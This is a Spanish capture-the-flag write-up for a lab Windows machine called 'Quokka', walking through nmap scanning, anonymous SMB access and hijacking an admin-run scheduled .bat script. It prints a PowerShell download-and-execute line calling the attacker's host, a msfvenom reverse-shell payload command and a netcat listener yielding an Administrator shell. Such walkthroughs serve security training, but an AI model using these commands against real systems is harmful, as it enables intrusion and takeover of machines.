


## QUOKKA



Realizamos escaneo nmap donde de entre todos, nos centraremos en el puerto 445 (samba)

```
> sudo ././obtain_data.sh 192.168.16.19
Valid IP address: 192.168.16.19
-----
Running Nmap nmap -sS -sV -sC -A -O -p- 192.168.16.19
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 14:47 CET
Nmap scan report for 192.168.16.19
Host is up (0.00033s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-title: Portfolio y Noticias Tech de Quokka
|_ http-methods:
|_ http-server-header: Microsoft-IIS/10.0
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows Server 2016 Datacenter 14393 microsoft-ds
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp  open  msrpc          Microsoft Windows RPC
49665/tcp  open  msrpc          Microsoft Windows RPC
49666/tcp  open  msrpc          Microsoft Windows RPC
49667/tcp  open  msrpc          Microsoft Windows RPC
49669/tcp  open  msrpc          Microsoft Windows RPC
49670/tcp  open  msrpc          Microsoft Windows RPC
49671/tcp  open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:37:6A:3F (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Microsoft Windows Server 2016 (99%), Microsoft Windows Server 2016 build 10586 - 14393 (99%), Microsoft Windows 10 1507 - 1607 (97%), Microsoft Windows Server 2012 R2 Update 1 (97%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (97%), Microsoft Windows Server 2012 or Server 2012 R2 (96%), Microsoft Windows 10 (95%), Microsoft Windows 10 10586 - 14393 (94%), Windows Server 2012 R2 (94%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Comprobamos que recursos podemos ver con la cuenta anónima.

```
> smbclient -L //192.168.16.19 -N

Sharename      Type            Comment
-----
ADMIN$         Disk            Admin remota
C$             Disk            Recurso predeterminado
Compartido     Disk
IPC$           IPC             IPC remota
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.16.19 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Entre los recursos disponibles, el que parece interesante es “compartido”. Accedemos a dicho recurso.

```
> smbclient //192.168.16.19/compartido -N
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Sun Oct 27 15:54:55 2024
..               D           0   Sun Oct 27 15:54:55 2024
Documentación   D           0   Sun Oct 27 15:33:53 2024
Logs            D           0   Sun Oct 27 15:33:54 2024
Proyectos       D           0   Sun Oct 27 15:33:54 2024
```

En cada uno de los directorios nos van dando pequeñas pistas de configuraciones pendientes que se tienen que hacer (no dejar subir ficheros a cuentas sin privilegios). Es por eso que dentro de proyectos\quokka\Código encontramos un par de scripts .bat que vamos a revisar.

```
smb: \Proyectos\Quokka\Código> ls

.                D           0   Sun Oct 27 15:58:54 2024
..               D           0   Sun Oct 27 15:58:54 2024
index.html       A           52  Sun Oct 27 15:33:54 2024
mantenimiento - copia.bat A        1288  Sun Jan 12 16:18:00 2025
mantenimiento.bat A         344  Sun Jan 12 16:31:30 2025
README.md        A           56  Sun Oct 27 15:33:54 2024
```

Echando un vistazo a los scripts tenemos lo siguiente.

"mantenimiento - copia.bat"

```
1 @echo off
2 ::
3 :: Mantenimiento del sistema de copias de seguridad
4 :: Este script es ejecutado cada minuto para mover los archivos de logs
5 :: Nota: Asegúrate de no modificar este script sin permisos de administrador
6 ::
7
8 :: Pista: Este script se ejecuta con permisos elevados. Seguro que no hay nada más?
9
10 REM Mover los archivos de logs a la carpeta de respaldo
11 echo Moviendo archivos de logs...
12 move "C:\Logs\*.log" "C:\Backup\OldLogs\"
13
14 :: Pista oculta: Si tienes acceso a este script, podrás manipular su comportamiento.
15 :: Asegúrate de revisar las líneas de comando en detalle. Tal vez haya una forma de aprovechar esta ejecución
16
17 REM Verificar el estado del sistema
18 echo Verificando el estado del sistema...
19 systeminfo > nul
20
21 REM Comprobando si los archivos temporales necesitan limpieza
22 echo Limpiando archivos temporales...
23 del /q "C:\Temp\*.*"
24
25 REM Pista: Todo parece estar bajo control, pero realmente lo está?
26 REM Este script se ejecuta con permisos de administrador cada minuto. Tal vez haya algo útil aquí.
27
28 :: Fin del script
29 echo Operación completada.
30 exit
```

En este script mantenimiento.bat la línea de powershell viene ya escrita, por lo cual, como primer paso, tendríamos que sustituir la ip/puerto que viene por la nuestra.

```
1 @echo off
2 :: Mantenimiento del sistema de copias de seguridad
3 :: Este script es ejecutado cada minuto
4
5 REM Pista: Tal vez haya algo más aquí...
6
7 :: Reverse shell a Kali
8 powershell -NoP -NonI -W Hidden -Exec Bypass -Command "iex(New-Object Net.WebClient).DownloadString('http://192.168.16.37:4444/shell.ps1')"
9
10 :: Fin del script
11 exit
```

La línea de powershell que acabamos de ver mira de descargar un fichero llamado .ps1 y si lo sumamos a que en el comentario pone que se ejecuta cada minuto... Pues como segunda parte, vamos a crear el payload.

```
msfvenom -p windows/x64/powershell_reverse_tcp LHOST=192.168.16.37 LPORT=9999 -f psh -o shell.ps1
```

Siguiente paso, crear un servidor http con el puerto definido en el script, en mi caso usé el módulo de python http.server.

```
> python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.16.19 - - [12/Jan/2025 16:32:09] "GET /shell.ps1 HTTP/1.1" 200 -
```

Al mismo tiempo que se escribe el anterior comando nos ponemos a la escucha con netcat y estamos en la máquina como usuario admin.

```
> nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.19] 49836
Windows PowerShell running as user Administrador on WIN-VRU3GG3DPLJ
Copyright (C) Microsoft Corporation. All rights reserved.

whoami
win-vru3gg3dplj\administrador
PS C:\Windows\system32>
```

Vamos a por la flag de admin (root).

```
PS C:\Users\Administrador\Desktop> dir

Directorio: C:\Users\Administrador\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           27/10/2024   16:16           30 admin.txt

PS C:\Users\Administrador\Desktop> type admin.txt
```

Por último, vamos a por la flag del usuario.

```
PS C:\Users\0mar\Desktop> type user.txt
PS C:\Users\0mar\Desktop> |
```